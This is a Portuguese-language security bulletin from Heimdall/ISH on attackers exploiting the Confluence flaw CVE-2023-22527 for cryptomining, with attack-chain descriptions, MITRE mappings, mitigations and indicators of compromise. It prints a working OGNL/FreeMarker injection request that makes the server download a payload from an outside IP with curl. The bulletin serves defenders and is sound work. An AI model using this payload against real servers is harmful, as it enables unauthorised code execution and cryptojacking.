ATLASSIAN

Confluence

BOLETIM DE SEGURANÇA

Exploração da falha do Atlassian Confluence em campanhas de cryptojacking

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

A vulnerabilidade CVE-2023-22527 categorizada como crítica e recentemente corrigida no Atlassian Confluence Data Center e no Confluence Server está sendo ativamente explorada por agentes de ameaças. Esta vulnerabilidade, que impacta instâncias vulneráveis dessas plataformas, está sendo utilizada para realizar operações de mineração ilícita de criptomoedas, representando uma ameaça significativa para organizações que ainda não aplicaram as atualizações de segurança necessárias.

2 DETALHES SOBRE A VULNERABILIDADE E EXPLORAÇÃO

Em janeiro de 2024, a Atlassian emitiu um alerta de segurança para o CVE-2023-22527, uma vulnerabilidade crítica, que afeta o Confluence Data Center e o Confluence Server. Estas são soluções empresariais da plataforma Atlassian Confluence, projetadas para equipes e organizações que precisam criar, compartilhar e colaborar em conteúdo, dito isto foi realizada uma análise técnica com as possíveis formas de exploração maliciosa dessa falha por agentes de ameaça e como a vulnerabilidade tem sido utilizada em ataques de cryptojacking. Na exploração da vulnerabilidade, um atacante não autenticado pode tirar proveito de uma vulnerabilidade de injeção de modelo presente em versões anteriores do Confluence Data Center e Server, permitindo a execução remota de código (RCE) na instância comprometida.

Product	Affected versions
Confluence Data Center and Server	8.0.x 8.1.x 8.2.x 8.3.x 8.4.x 8.5.0- 8.5.3

Figura 1 – Versões afetadas do Confluence Data Center e do Confluence Server.

Identificou-se que essa vulnerabilidade foi utilizada para atividades de criptomineração. Além disso, houve um aumento significativo nas tentativas de exploração entre junho e julho de 2024.




Figura 2 – Tentativa de exploração DS-1011954 atinge Deep Security.

Três principais atores de ameaças foram observados explorando a CVE-2023-22527 com scripts maliciosos. O primeiro ator utilizou o minerador XMRig para realizar atividades de mineração através de um payload de arquivo ELF.

```
POST /template/aui/text-inline.vm HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.93 Safari/537.36 Edg/96.0.1054.53
Connection: close
Content-Length: 18798
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US;q=0.9,en;q=0.8
Content-Type: application/x-www-form-urlencoded

label=
aaa\u0027%2b#request.get(\u0027.KEY_velocity.struts2.context\u0027).internalGet(\u0027ognl\u0027).find
Value(#parameters.poc[0],{})%2b\u0027&poc=
@org.apache.struts2.ServletActionContext@getResponse().setHeader(\u0027X-Cmd-Response\u0027,(new+freem
arker.template.utility.Execute()).exec({"curl -o /tmp/vZenPuxR http://107.172.208.227:80/h4"}))
```

Figura 3 – A solicitação maliciosa do primeiro agente de ameaça.




Figura 4 – Cadeia de ataque usada no primeiro vetor de ataque.




Figura 5 – Cadeia de ataque usada no segundo vetor de ataque.

Simultaneamente, o segundo agente de ameaça utilizou um script de shell para realizar a mineração, empregando um arquivo de shell via Secure Shell (SSH) em todos os endpoints acessíveis no ambiente do cliente. Como ilustrado na Figura 6, o invasor fez o download do arquivo de shell e o executou diretamente da memória usando bash.

Figura 6 – A solicitação maliciosa do segundo ator de ameaça.

Inicialmente, o script encerra processos de criptomineração conhecidos e qualquer processo nos diretórios /tmp/. Em seguida, remove todas as tarefas cron e adiciona uma nova, que é executada a cada cinco minutos para verificar a conectividade com o servidor de comando e controle (C&C).

A função der desinstala serviços de segurança como o Alibaba Cloud Shield e bloqueia seu endereço IP. A condição elif é utilizada para desinstalar mirrors do Tencent Cloud.

Com a função localgo, o invasor identifica o endereço IP da máquina atual e coleta todos os usuários possíveis, endereços IP e chaves de fontes como o histórico bash do usuário, configurações SSH e hosts conhecidos. Essas informações são usadas para atacar outros sistemas remotos via SSH e realizar atividades de criptomineração.




Figura 7 – Configurando a função "localgo" que usa SSH para forçar brutamente todos os endpoints locais disponíveis para espalhar scripts de criptomineração na rede local.

3 MITRE ATT&CK - TTPs

Tática	Técnica	Detalhes
Initial Access	T1190	Consiste em técnicas que usam vários vetores de entrada para ganhar sua posição inicial dentro de uma rede.
Execution	T1059.004	Consiste em técnicas que resultam em código controlado pelo adversário em execução em um sistema local ou remoto.
Defense Evasion	T1562.001 T1070.003 T1070.002	Consiste em técnicas que os adversários usam para evitar a detecção durante seu comprometimento.
Command and Control	T1105	Consiste em técnicas que adversários podem usar para se comunicar com sistemas sob seu controle dentro de uma rede de vítima.
Persistence	T1053.003	Consiste em técnicas que os adversários usam para manter o acesso aos sistemas em reinicializações, credenciais alteradas e outras interrupções que podem cortar seu acesso.
Collection	T1005	Consiste em técnicas que os adversários podem usar para reunir informações e as fontes de onde as informações são coletadas que são relevantes para seguir os objetivos do adversário.
Impact	T1496	Consiste em técnicas que os adversários usam para interromper a disponibilidade ou comprometer a integridade ao manipular processos comerciais e operacionais.

Tabela 1 – Tabela MITRE ATT&CK.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Gerenciamento de patches

- Atualizar e aplicar patches regularmente em softwares, sistemas operacionais e aplicativos é o método mais eficaz de evitar que vulnerabilidades sejam exploradas.

Segmentação de rede

- Isolar segmentos críticos da rede mais ampla pode reduzir o impacto de ataques baseados em exploração.

Auditorias de segurança regulares

- Realizar auditorias de segurança e avaliações de vulnerabilidades pode ajudar a descobrir e corrigir fraquezas na infraestrutura antes que elas sejam exploradas.

Plano de resposta a incidentes

- Criar, testar e manter um plano de resposta a incidentes ajuda as organizações a responder de forma rápida e eficaz a violações de segurança e tentativas de exploração.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	5283cb0cc6f35423c9e41e1c3779b3f3
sha1:	fa7c971353b4510e4822fe3670fa330ceff610d6
sha256:	4a895ca3377be1d64dbbf069ffd81e14f14a2966cf1fa97ee39c892ba990c2cf
File name:	l.txt

Indicadores de compromisso do artefato	
md5:	9741b569c88166bbc9bbdc2dea6797b9
sha1:	66b9dfae6a32b9b024b351b675275be7efcffff6
sha256:	c81d4770e812ddc883ead8ff41fd2e5a7d5bc8056521219ccf8784219d1bd819
File name:	zklPyguV

Indicadores de compromisso do artefato	
md5:	b3bfc68de683391e674ada5ce72b584b
sha1:	d1b2e945d87df96ae11af7d6360f1cb0d8903457
sha256:	3b6bb4d96a2bd862ced17976ce8fd747c38b91df1447061d027d6c0e280d2e83
File name:	rnv2ymcl

Indicadores de compromisso do artefato	
md5:	a53a9ca8a074c7108f8412c3f8c1fc5d
sha1:	a98dcdee82f6066a4cf2f9d7d161a1bacec8f81d
sha256:	7a96d9f7a25a67ec2873bb814cb0ba104d3b7c1651f65ff09d8e1f76cba6fb79
File name:	solr.sh

Indicadores de compromisso do artefato	
md5:	2833c82055bf2d29c65cd9cf6684449a
sha1:	75612233d32768186d0557dd39abbbd3284a2a29
sha256:	3928c5874249cc71b2d88e5c0c00989ac394238747bb7638897fc210531b4aab
File name:	linuxsys

Indicadores de compromisso do artefato	
md5:	2e32d010e8c85a608022b317e5cb1fa7
sha1:	d2f532df4d35e94c60676d50ded838ae843e335e
sha256:	759d825a05a3c593e8c4570d42c3169a5347067da44337c6842eb8b7470916e0
File name:	v2.json

Tabela 2 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	hxxp[:]//45[.]144[.]3[.]216:10000/rnv2ymcl hxxp[:]//45[.]144[.]3[.]216:10000/starrail/config/v2.json hxxp[:]//45[.]144[.]3[.]216:10000/starrail/cbt2zip/setup.exe hxxp[:]//45[.]144[.]3[.]216:10000/solr.sh hxxp[:]//175[.]118[.]126[.]65:8002/js/l.txt hxxp[:]//95[.]85[.]93[.]196:80/h4

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- Trendmicro
- Thehackernwes
- NVD

7 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH